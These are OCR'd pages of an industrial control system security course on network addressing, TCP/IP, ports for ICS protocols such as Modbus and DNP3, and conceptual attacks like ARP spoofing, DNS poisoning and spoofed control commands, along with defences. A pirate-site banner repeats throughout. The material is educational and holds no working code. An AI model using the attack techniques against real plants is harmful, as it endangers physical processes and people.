
A hardware address is the data link layer (Layer 2) address associated with the network interface. If the network is a frame relay network, for example, the hardware address is a 10-bit data link connection identifier (DLCI). If the host is attached to an IEEE LAN (such as 802.3/Ethernet), the hardware address is a 48-bit media access control (MAC) address. MAC addresses are uniquely allocated to each network interface card (NIC) and are not meant to change; however, if needed, MAC addresses can still be changed through software, driver, or OS configurations.

A software address, such as an IP address, is the network layer protocol address. This address will be specific to the network layer protocol and actual network to which the host is attached. If the computer supports multiple network layer protocols, the NIC will have multiple software addresses. An IP address, as discussed earlier, is 32 bits, or 4 bytes in length and is usually written in dotted-decimal format, such as 10.5.10.37. An IP address is hierarchical for routing purposes; the first part is the network identifier (NET_ID) and the second part is the host identifier (HOST_ID). Historically, IP used classful addresses, where the Class A, B, or C NET_ID was 8, 16, or 24-bits long, respectively. Today, classless addressing should be assumed, where a variable-length subnet mask or CIDR notation indicates the number of bits in the NET_ID.

On a final note, recall that every IP interface has an IP address and a subnet mask. Each IP device is also configured with the IP addresses of the name servers and default gateway (that is, the router to use if the device does have reason to send the packet elsewhere).

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Attacking Address/Name Associations



- ARP/NDP Spoofing
  - Attacker injects gratuitous ARP/NDP packets
  - Makes devices miss-associate MAC/IP (reroute traffic from router to attacker)
  - Both host-based and network-based IDS/IPS can detect this traffic
  - Endpoint security software provides some of the most robust defenses
  - Switch configurations can help but may cause administrative burdens

- DNS Spoofing (Cache Poisoning)
  - Attackers trick DNS servers into responding with incorrect IPs
  - Harden DNS server configurations
  - Use different DNS servers for different security zones

ARP/NDP Spoofing

Using software like Ettercap, attackers can flood networks with gratuitous ARP/NDP packets targeting specific systems, making those systems associate the attacker's MAC with different IPs. For instance, an attacker might want to convince an HMI that the attacker is its PLC and convince the PLC that the attacker is its HMI, thus allowing the attacker to see and modify traffic between the two devices. There are two good ways to defend against this. For instance, you can use an IDS/IPS on your network to watch for this gratuitous ARP traffic, or you can install endpoint security software on your hosts to detect when that host is being targeted. This latter approach is more difficult for ICS networks because many of our devices cannot have endpoint security solutions installed on them. For the Linux and UNIX machine in your network, a great open-source utility called arpwatch works well.

DNS Spoofing

Say you want to perform a DNS cache poisoning attack to trick the server into responding with a false IP address, or even more directly pretend to be another computer and spoof its IP address, perhaps to give an incorrect DNS answer. You would have to be in the communication path, so you could sniff the packet and keep it from reaching the real DNS server. Depending on the specifics of the attack, an IDS/IPS might recognize this attack, but your best defenses are hardening your DNS servers to limit who and what they trust and architecting your DNS infrastructure in a secure manner by using different DNS servers in each security zone.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Internet Control Message Protocol

- Purpose of ICMP is to report
  - Latency of connection
  - Unreachable network/host/port
  - Administratively prohibited networks
  - Hop count expiration (TTL)
- Ping and Traceroute are based on ICMP
  - Both are commonly used by ICS engineers
- ICMP version is tied to IP version
  - ICMP for IPv4 (can be referenced as ICMPv4)
  - ICMPv6 for IPv6

The third (and final) protocol we discuss in this module is the Internet Control Message Protocol (ICMP). We mentioned this briefly in the last module, but this is a good time to cover it in more detail. ICMP is a network layer protocol, unlike TCP and UDP, which is part of the transport layer. As such, ICMP actually is a peer of IP, even though it is still encapsulated in an IP packet. In fact, IP, TCP, and UDP all rely on ICMP to provide information about network conditions, as well as for status and error messages pertaining to their transmissions.

ICMP is a simple protocol. It is datagram-based, like IP and UDP. Most ICMP transactions require only one or two packets. ICMP packets have only three header fields, fewer fields even than UDP, and one of them is just a checksum!


ICMP is an important protocol because it carries critical and fundamental information about the state of a network and error conditions that occur. It is not meant as a protocol to be used for the transmission of data; rather it is designed for error reporting and network-based troubleshooting techniques. Many of the other protocols rely upon ICMP to perform functions and communicate error conditions.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Transport Layer: TCP and UDP

- Transmission Control Protocol
  - Establishes connection before data transmission (3-way handshake)
  - Delivery confirmed (via ACKs)
  - Packet sequence numbers
  - More protocol overhead (slower)
    - Larger headers for session management (20 bytes)
    - More packets for handshakes and acknowledgments
- User Datagram Protocol
  - Provides no extra features
  - Less protocol overhead (faster)
    - Smaller header (8 bytes)
    - Fewer packets



For TCP, the client initiates the 3-way handshake by sending a SYN to signal a request for a connection to the server. Then, if the server is up and offering the desired service, it can accept the incoming connection and respond to the SYN. The response consists of both an acknowledgment of the client's initial connection request (the ACK flag is set) and a connection request of its own (the SYN flag is set), together in a single packet (a SYN-ACK). Finally, after the client receives the SYN-ACK, it sends a final ACK to the server. After the server receives the ACK, the 3-way handshake is complete, and the connection has been established. The two servers can then exchange data.

When the time comes to close a TCP connection, each end of the connection must be closed separately. Assuming that the PC wants to close the connection first, the process starts when the PC sends a FIN packet to the server. The FIN portion indicates to the server that the PC wants to close the connection (continuing with the sequence count it has been using with the server). The server responds by sending an ACK to the PC that is acknowledging the FIN that the PC sent. Next, the server sends a FIN packet to the PC to close its side of the connection. Depending on the operating system, this is often done in a single packet. Finally, the PC sends an ACK to the server to acknowledge the FIN. When abruptly closing a connection between two machines, either side can send a single RST to do so. Finally, the numbers in parentheses are the sequence numbers that are sent along with each packet.

The benefit of using TCP is that the application layer doesn't have to worry about delivery confirmation. It is incorporated into the protocol. However, we should remember that while delivery confirmation isn't provided natively by UDP, this functionality CAN still be provided by the application protocol and still be transmitted via UDP. A good example of this is UDP-based VPN connections. If a UDP frame is lost, then the VPN application layer can detect this and request that the frame be re-sent.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 3.1

Network Capture Analysis

Using the ICS410 ControlThings Platform VM, we will analyze a network capture from a packaging line at a dairy manufacturer.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - IPv6 changes many things, but is still IP, just expanded
  - ARP and DNS can be leveraged for machine-in-the-middle attacks
  - Creating baselines and understanding traffic patterns is an important step in cybersecurity
  - Several commercial and OSS tools can do this at scale, but Wireshark can help with spot checks
- Recommendations to owner/operators
  - Avoid sharing VLAN domains between IT and OT
  - Collect and store traffic at enforcement boundaries at a bare minimum
  - Consider collection at other key points
  - Don’t forget to monitor for IPv6 traffic
  - Start to learn your traffic patterns at your enforcement boundaries and remote access links
  - Expand this to sensitive or critical subnets and processes
- Recommendations to ICS network device vendors
  - Support port mirroring/SPAN and IPFIX/NetFlow on your devices
  - Ensure these functions don't overwhelm the CPUs
  - Work with cybersecurity vendors to help them understand your dataflows
  - Partner with cybersecurity vendors to offer their solutions or offer your own

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Serial Bus and Ethernet
- Ethernet and TCP/IP
  - Lab 3.1: Network Capture Analysis
- ICS Protocols over TCP/IP
- Attacks on Networks
  - Lab 3.2: Enumerating Modbus TCP
- Understanding Basic Cryptography
  - Lab 3.3: Manual Cryptography
- Wireless Technologies
- Wireless Attacks and Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Common ICS Protocols over TCP/IP

Fieldbus Management

- EtherCAT: UDP/34980
- EtherNet/IP: TCP/44818, UDP/2222,44818
- FL-net: UDP/55000 to 55003
- FOUNDATION HSE: TCP/1089-1091, UDP/1089-1091
- HART-IP: TCP/5094, UDP/5094
- PROFINET: TCP/34962-34964, UDP/34962-34964

Regional SCADA

- Modbus TCP: TCP/502
- DNP3: TCP/20000, UDP/20000
- WITS: TCP/20000, UDP/20000
- DLMS/COSEM: TCP/4059, UDP/4059
- IEC 104: TCP/2404
- IEEE C37.118: TCP/4712, UDP/4713
- MMS: TCP/102

Local SCADA

- **HMI, Alarm Servers, and Historians**
  - OPC DA: TCP/135 + TCP/1024-65535
  - OPC UA: TCP/4840
  - OPC UA XML: TCP/80, TCP/443
- **SCADA Control Centers**
  - ICCP/TASE2: TCP/102
- **Building Automation Specific Protocols**
  - BACnet/IP: UDP/47808
  - LonTalk: UDP/1629, UDP/1628
  - Fox (Tridium/Niagara): TCP/1911
  - KNXnet/IP: TCP/3671, UDP/3671

A larger, more comprehensive list can be found at https://en.wikipedia.org/wiki/List_of_automation_protocols.

There are a number of open protocols used for industrial control systems. Open protocols are available for any vendor which choose to join the appropriate consortium and follow the standard body's requirements, which is a bit different from concept of open protocols by the Internet Engineering Task Force (IETF) and their Request for Comments (RFCs) in the IT world. The open standard process in the ICS world is typically open to all consortium members and is carried out through a collaboration to develop the protocol for common use.

Most ICS vendor equipment will support at least one or more open protocols and quite often one proprietary protocol for that vendor for device management and maintenance using vendor proprietary tools. ICS competitors have made agreements in the past to share and support each other's proprietary protocols, but that is an exception to the rule, not the norm. And ICS suppliers are not the only ones creating proprietary protocols. It is common for owner/operators to develop in-house protocols to solve small-scale control or engineering challenges, and in the modern world, much like IT, this is often through the use of web services.

There has been a significant increase in the demand for well-accepted or standard and open protocols to support system interoperability and sustainability. The auto industry, for example, is using a small number of protocols for use in vehicles, and the debate on smart grids in the US had a lot to do with supporting interoperability through the selection of standards to be used for grid modernization.

Remember that although many ICS protocols are not TCP/IP-based, it is common to encapsulate them in TCP/IP protocols. If an ICS protocol doesn't have a TCP/IP-based version, you may see the serial-based version of the protocol encapsulated in a TCP or UDP packet. In fact, many of the TCP/IP-based versions are just that, a formal standard on how to encapsulate the raw serial traffic in TCP or UDP, such as in the case of Modbus TCP. You may even see protocols that are encapsulated directly in an Ethernet frame or their own frame on an Ethernet medium, as in the case of IEC 61850's Goose messaging.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Modbus TCP

- Developed by Modicon in 1979
  - 3 serial (fieldbus) versions: Modbus RTU, Modbus ASCII, and Modbus Plus
  - 3 TCP/IP version: Modbus TCP, Modbus Secure, and Modbus UDP (unofficial)
- Most widely implemented protocol in vendor products, used in all ICS industries
  - Transferred to a foundation and became an 'open' protocol in the early 2000s
  - One of the few ICS protocols used as both a Fieldbus and a SCADA protocol
- Client (Server/HMI/controller) to server (RTU, PLC, IED) communication
  - Only a simple request/response protocol
  - Client must poll the server (supervisory -> controller or controller -> field device)
  - Server cannot initiate communications to client
  - Refers to digital outputs as "coils" (1 bit) and analog input/output as "registers" (all 16 bit)
  - Serious drawbacks compared to modern ICS when used with complex systems
- Security was not a part of the design, but 2018 introduced a TLS protected version
- ControlThings YouTube Playlist at https://ics410.org/modbus

Modbus was designed in the late '70s to provide simple and robust communications from client (servers, HMIs, controllers) to server (controllers, IEDs, IIoT, actuators). Modbus became a de facto standard with its wide adoption across multiple industries and applications, designed as a request-and-response protocol that is unable to report by exception (requires polling from the client). Although developed by a vendor, it has since been moved to a foundation and made into an open standard. Modbus is a serial protocol, but a TCP/IP version was developed. Security is not included in the serial or TCP design, and the protocol is vulnerable to interception and injection. It is critical to restrict access to servers and clients and protect communication paths.

Modbus shows its age in many ways. One is in their labeling of discrete outputs as coils. This is because in the early days of automation, the most common discrete output was a relay, and you make relays with coils. Another is the protocol's assumption that all data sets are either 1-bit or 16-bit. Vendors and engineers who want to use tags with datasets of 8-bit often use only ½ of a 16-bit register and use multiple sequential 16-bit registers to represent datasets of 32-bit or larger. This gets even more interesting since there is no official standard on byte order (or endianness) for those larger datasets when spread across multiple sequential registers.

Reference:

- Modbus foundation: https://modbus.org/

As a popular open protocol, one can find SNORT signatures available online for NIDS. A good resource for this is https://www.sans.org/reading-room/whitepapers/detection/snort-intrusion-detection-modbus-tcp-ip-communications-33844.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PROFINET (PROcess FIeld NETwork)

- Ethernet implementation of serial-based PROFIBUS fieldbus protocol
- Has three different versions:
  - RT (Real-Time) for applications up to 10ms reliability
  - IRT (Isochronous Real-Time) for applications in drive systems with 1ms reliability
  - TCP/IP for non-time-critical data and plant commissioning with 100ms reliability
- Each field device module has slot and sub-slot identifiers
  - Modules that don't produce network data usually have 0 length data fields
  - Each module's data usually ends with 0x80 for valid data and 0x00 for failures
- PROFINET_DCP (Discovery and Basic Configuration Protocol) to query and change station names and IP addresses
- ControlThings YouTube Playlists
  - PROFIBUS Protocol: https://ics410.org/profibus
  - PROFINET Protocol: https://ics410.org/profinet

This area is intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

EtherNet/IP (Industrial Protocol)

- Ethernet implementation of DeviceNet/ControlNet/CompoNet
- Facilitates the use of the Common Industrial Protocol (CIP)
- Uses broadcast and unicast UDP messages for I/O data
  - Broadcasts can overwhelm devices on the network, depending on how many messages are required
  - Only an issue for I/O traffic and not a problem at the workstation/server level
- Industrial Ethernet features include data rates defined by the engineer
- Uses a Requested Packet Interval Rate (RPI) that can achieve 5 ms rates
- ControlThings YouTube Playlist at https://ics410.org/ethernetip

EtherNet/IP was built so that manufacturing automation could leverage Ethernet infrastructure to manage connections between devices (hosts, PLCs, instruments, actuators, CNC machines, and such). EtherNet/IP arrived on the market in 2001 and has been developed to enable a multitude of control system applications/roles. EtherNet/IP was used to easily integrate automation or plant networks with enterprise systems and enable internet connectivity. The standard is managed by Open DeviceNet Vendors Association (ODVA). It is designed to be robust and can be described as complex. EtherNet/IP is based on the Common Industrial Protocol (CIP), which is implemented at the session layer and higher in the OSI model. In addition to EtherNet/IP technologies, ODVA is responsible for CIP protocol, DeviceNet, and ControlNet.

Ethernet was first used to connect automation systems to company networks for the purposes of more easily sharing data. The non-deterministic nature of Ethernet limited its penetration into the control systems. EtherNet/IP (IP stands for Industrial Protocol versus Internet Protocol) was designed to overcome some of those challenges to better align with the needs of industrial automation and control. EtherNet/IP is used to connect isolated pockets of automation from batch, continuous process, discrete, safety, and drive control in one plant into a networked system. The final penetration is the use of EtherNet/IP down to the actual sensor or smart device. Ethernet-based networks can be found connecting controllers to variable-speed drives, actuators, flow meters, and so on.

EtherNet/IP used broadcast UDP messages for I/O data. Broadcasts can overwhelm devices on the network, depending on how many messages are required. IGMP snooping on a managed switch can help mitigate if the network connects several devices. This is only an issue for I/O traffic and not a problem at the workstation/server level. Industrial Ethernet features include data rates that can be defined by the control engineer to best meet the needs of the process. For example, EtherNet/IP uses a Requested Packet Interval Rate (RPI) and can achieve 5 ms to 10 seconds. EtherNet/IP can broadcast, and newer versions are able to support unicast messages.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Reference:

- https://en.wikipedia.org/wiki/EtherNet/IP

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

DNP3 (IEEE 1815-2012) and IEC-104 (IEC 60870-5-104)

- Primarily used in electric sector SCADA, some use in water, oil, and gas
  - IEC 60870-5-104 (called IEC 104 by most engineers) is used in Europe
  - Distributed Network Protocol (DNP3) is used in North America and Australia
  - DNP3 is based on an early IEC 60870-5 draft, created by Westronic (now GE)
- Client (Server/HMI/controller) to server (RTU, PLC, IED) communication
  - Can use polling and tag subscription models, with timestamps
  - Also supports many other communication models beyond simple read/write
- Both provide optional authentication, HMAC signing, and TLS tunneling
- YouTube Primer Playlists
  - DNP3 Protocol: https://ics410.org/dnp3
  - IEC-104 Protocols: https://ics410.org/iec104

DNP is an open standard and achieved needed interoperability between vendors supporting electricity transmission and distribution systems. DNP stands for Distributed Network Protocol and is designed for Regional SCADA management servers to field device communications. DNP3 is widely used in electricity applications and is used far less in other industries. The protocol was designed with reliability requirements at the top of the list. The protocol lacked any native authentication mechanism and did not safeguard data integrity outside of error checking.

While IEC 60870-5 was being developed, a group of vendors in North America implemented an incomplete version of it and named it DNP3. DNP3 development attempted to maintain synchronization with the standard; however, it resulted in a slightly different protocol which is predominantly used in North America and Australia, while IEC 60870-5 is primarily used in Europe.

A secure authentication capability has been developed but not widely implemented. Additional controls and security solutions are typically recommended when security is a requirement based on the particular application and use of the protocol.

References:

- YouTube playlist for a DNP3 Protocol Primer: http://bit.ly/2NaZttt
- YouTube playlist for an IEC-104 Protocol Primer: http://bit.ly/2SHwpjc
- Secure DNP3 reference: https://dale-peterson.com/digital-bond-archives/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

GOOSE and MMS (IEC 61850)

- IED protocol for electric utility substations
  - Generic Object Oriented Substation Event (GOOSE) is based on Ethernet Multicast
  - Manufacturing Messaging Specification (MMS) is based on TCP/IP
  - 61850 can either feed into DNP3 and IEC-104 or fully replace them
- Client (Server/HMI/controller) to server (RTU, PLC, IED) communication
  - All the same features of DNP3 and IEC104
  - Uses symbolic names for data points (aka tag names in the protocol...)
  - Supports self-descriptive services (ask a controller for its available tags...)
  - Can pull metadata with measured data
- Recommended to never deploy MMS without cryptographic protections
- YouTube Primer Playlist for IEC 61850 Protocols: https://ics410.org/iec61850

Reference:

- YouTube playlist for an IEC-61850 Primer: http://bit.ly/2SWd8tn

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

OPC DA and OPC UA (IEC 62541)

- An ICS vendor-neutral protocol for Level 2/3 control networks
  - Provides a consolidated or converged view of lower-level data
  - Supervisor protocol for HMIs, Alarm Servers, Historians
- OPC Classic
  - Was limited to Windows (build on RPC/DCOM)
  - Hard to firewall because uses multiple, dynamic ports (RPC/DCOM)
  - OPC DA (Data Access)
  - OPC AE (Alarms & Events)
  - OPC HDA (Historical Data Access)
- OPC UA (Unified Architecture) is the successor to OPC Classic
  - Single port, multiplatform support (no Windows-only DCOM/RPC)
  - 3 versions: binary, XML over SOAP web service, and binary over SOAP web service
  - Portability to embedded devices, possibly to Layer 1 with binary version of protocol
  - Supports TLS for encryption and authentication
- ControlThings YouTube playlist at https://ics410.org/opc

OLE is a technology developed by Microsoft and stands for Object Linking and Embedding; it is used to embed and link to documents and other objects within an application. OPC was designed to gather relevant data from important systems and provide a consolidated or converged view of that with data from another disparate system. Previously, control system vendor A would need to write custom interfaces and code to see control system B data, or humans would enter data manually, as business intelligence systems developed and users outside of the control system environment wanted to see operations performance data, production schedules, maintenance work, and more. There was a growing need to get data in a single system to allow viewing and access. By using OPC entities, we were able to gather data and generate the views that were needed for the business.

Often described as the "interoperability standard" for industrial automation, OPC originally stood for Object Linking and Embedding for Process Control. OPC was developed through industry collaboration in the late '90s. OPC has been specified by the community to stand for "open platform communications." The standard has continued to grow and evolve as it has integrated new technologies. It acts like a common bridge allowing communications that come to the OPC server to be provided to OPC clients. Based on OLE, COM, and DCOM from Microsoft, DCOM-related vulnerabilities have resulted in susceptible systems using OPC. DCOM/RPC is complex, and this results in bugs that are difficult to anticipate and discover. DCOM-based vulnerabilities, such as MS08-067 needed to be addressed by control system end users. Also, some consider OPC a firewall-unfriendly protocol that takes extra care to segment properly.

OPC Servers can be a bridge for an attacker from one system to another.

References:

- https://opcfoundation.org
- See ICS-CERT advisory: https://www.us-cert.gov/ics/alerts/ICS-ALERT-11-285-01
- Good OPC security reference: https://www.opcconnect.com/opc-security.php

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICCP (IEC 60870-6/TASE.2)

- Inter-Control Center Communications Protocol
- Mostly used by electric Independent System Operators (ISOs) with
  - Transmission Operators
  - Independently run generators
- Can be used to send controls or as read-only
- Supports authentication and encryption in latest standard via TLS
  - Not always supported by vendor products
  - Not always configured by asset owners
- Midcontinent Independent System Operator (MISO), one of the regional coordinators we discussed in Section 1 uses this protocol to manage the electric grid

The Inter-Control Center Communications Protocol (ICCP) is a standardized protocol used for formatting and the exchange of data between control centers and utilities. The most widespread use of ICCP is probably the network connecting electric Independent System Operators (ISOs) with Transmission Operators and other market participants, such as independently run generators. ICCP may be used to communicate real-time usage, command setpoints to generators, or even provide simple messaging between users. The ICCP protocol provides no means for authentication or encryption, and thus any security must be provided at the physical or transport layers by use of air gaps or firewalls.

An ICS example of a wide area communications system for Supervisory Control and Data Acquisition is ICCP. ICCP is utilized to provide SCADA data existing in one control center to another control center. Typically, organizations that have a common system from a primary to a backup control center utilize system replication techniques and vendor-supplied protocols; however, when one organization with one control center wants a subset of SCADA data from another organization at a different control center and often on a different system, they can utilize ICCP to achieve this goal. The requirement for ICCP to function is that both systems at each independent control center support ICCP protocol and message formats.

ICCP also provides the ability for a control center environment to connect with numerous ICCP feeds from a variety of other ICCP sources or peers. The example previously given of MISO is an example of one control center receiving ICCP feeds from dozens of other control centers. This aggregation of data and control capability provides MISO with a wide area view of the MISO footprint and provides the capability needed to ensure overall system reliability.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Protocol Security

- The clear majority of protocols were not designed with security requirements
  - Many are vulnerable to machine-in-the-middle attacks
  - Capture, injection, replay, etc.
  - Lack of authentication and weak integrity checks
- IEC 62351 is a standard in development to fix this
  - Leveraging TLS into existing IEC communication protocols
  - Focusing primarily on IEC 60870 and IEC 61850 families
- What can we do about it until then?
  - Reduce physical access and exposure
  - Segmentation with flow control, data diodes, etc.
  - Encrypt protocols with VPNs
  - Security monitoring with protocol-specific signatures

The majority of industrial protocols were designed when systems were less connected and accessible. There are few protocols that have basic security features developed into the design. Protocols typically lack authentication and basic data integrity protections. Many are vulnerable to MITM attacks and allow for capture, injection, replay/spoofing, and so on. Attacks can be crafted if the attacker can reverse engineer the protocol with the aid of captured traffic or open standard information.

IEC 62351 is a standard to help bring security to the TC 57 series of protocols like IEC 60870-5, IEC 60870-6, IEC 61850, IEC 61970, and IEC 61968. This includes authentication, digital signatures, and encryption.

The most common defenses relied upon include basic segmentation and enforcement. Firewalls, Restricted ACLs, and the use of data diodes keep the unprotected network and bus communications out of the hands of would-be attackers. It is also important to keep attackers physically away from devices. Some protocols have had specific signatures developed for use in IDS/IPS.

Reference:

- https://en.wikipedia.org/wiki/IEC_62351

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Wireshark is the best tool for ICS protocol analysis
  - It is hard to get ICS captures if you don't work in the field
- Recommendations to everyone
  - Check out all the ICS related YouTube playlists at https://www.youtube.com/controlthings
  - Capture and analyze as many ICS protocols as you can
  - Share clean/redacted versions with the ControlThings project
- Recommendations to vendors
  - Please verify Wireshark dissectors work on your implementations
  - Submit dissectors for missing protocols you support

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Serial Bus and Ethernet
- Ethernet and TCP/IP
  - Lab 3.1: Network Capture Analysis
- ICS Protocols over TCP/IP
- Attacks on Networks
  - Lab 3.2: Enumerating Modbus TCP
- Understanding Basic Cryptography
  - Lab 3.3: Manual Cryptography
- Wireless Technologies
- Wireless Attacks and Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Attacks on Networks

Applicable Standards:

- **NIST CSF v1.1:** DE.AE-1
- **ISA 62443-2-1:2009:** 4.4.3.3
- **ISO/IEC 27001:2013:** A.12.1.1, A.12.1.2, A.13.1.1, A.13.1.2
- **NIST SP 800-53 Rev. 4:** AC-4, CA-3, CM-2, SI-4
- **CIS CSC:** 1, 4, 6, 12, 13, 15, 16
- **COBIT 5:** DSS03.01


This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Communication Layers

- First layer of defense is to keep attackers away from network medium
  - Physical defenses to keep attacker away from cabling
  - More difficult with wireless mediums
- Network mediums (OSI layers 1-2 or PHY/MAC layers)
  - Serial links and serial buses
  - Ethernet mediums (copper, fiber optics)
  - Wireless protocols
- Communication protocols (OSI layers 3-7)
  - TCP/IP and UDP/IP
  - ICS protocols (fieldbus, SCADA, etc.)
  - Remote admin protocols (RDP, SSH, VPN, etc.)
  - IT protocols (HTTPS, DNS, etc.)



Network communications can be very complex and often have multiple different layers. The Open System Interconnection (OSI) model defines seven different layers that network protocols can work on. The lower media layers, also called the PHY/MAC layers, are the lowest layer protocol that specifies the physical (PHY) media used, such as copper wire, fiber optics, or radio frequency (RF), and the media access control (MAC) or basic rules of how a device communicates on that medium. We generally refer to everything above the PHY/MAC layers as the upper layers, which consist of the network layer that handles addressing different devices, the transport layer that provides end-to-end connectivity with or without reliability, and what TCP/IP calls the application layer. The OSI model breaks this application layer into three parts: The session layer, the presentation layer, and the application layer. However, most TCP/IP protocols do not differentiate between those three layers because they usually handle all three functions.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Capture and Analysis of Communication Protocols

- Remote access still counts as network medium access
  - Routing TCP/IP protocols through connected networks
  - Pivoting through systems/devices connected to multiple networks
- Attackers can perform Denial-of-Service (DoS) attacks
  - Bandwidth exhaustion (Distributed DoS)
  - Targeted resource exhaustion (CPU, RAM, and disk space)
  - If physically present, network medium interference (EMT on copper lines, RF jamming)
- Second layer of defense is cryptographic protections in protocols
  - This does not imply the use of encryption, but encryption is a strong defense
  - Cryptography includes confidentiality, integrity, authentication, and non-repudiation
- Attackers on a network without cryptographic protections can
  - Can capture and decode protocols
  - Map out your control endpoints, their inputs, and outputs
  - Monitor the status of your control systems
  - Build a record of normal control actions
  - Attempt to capture authentication tokens or other remote management tokens

If an attacker can gain access to the network medium, be it copper, fiber, or wireless, he can capture and analyze any network traffic passing across that wire. If that traffic is encrypted, the attacker must first decrypt the data to make it useful. However, that encryption helps only if there are no known weaknesses in its implementation, the attacker does not know the decryption key, or the attacker does not have control of one of the systems sending/receiving the encrypted traffic. Remember, encryption in a communications protocol is intended to protect the confidentiality of data between the two communication devices, not the data on those two devices.

Once an attacker captures your encrypted control traffic, he will usually analyze it to learn about the systems on the network and attempt to identify anything that may be of use to his attack. The attacker may map out the control endpoints of all your control systems, including all their assigned registers, coils, and endpoints. The attacker may decide to monitor the status of your control systems for a while to build a baseline of normal traffic and increase the odds of finding something useful like a control signal, a configuration update, or a control operator/engineer's traffic. The attacker may also build a record of all the normal control actions that your system receives so he can mimic the responses during an attack. The attacker may also attempt to capture authentication tokens or other remote management tokens. Attackers can use this to prepare for targeted attacks using techniques on the following pages.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Transmission and Spoofing of Communication Protocols

- Attackers on a network without cryptographic protections can
  - Interact with your systems
  - Spoof control signals (write requests)
- Interactions with network systems/devices
  - Scan networks for hosts and services
  - Launch attacks and spread malware
- If attackers know the right tag name or I/O address to modify
  - Spoof control signals from the management server
  - Send the right command, from any IP, and controllers act
  - This rarely even requires MitM attacks

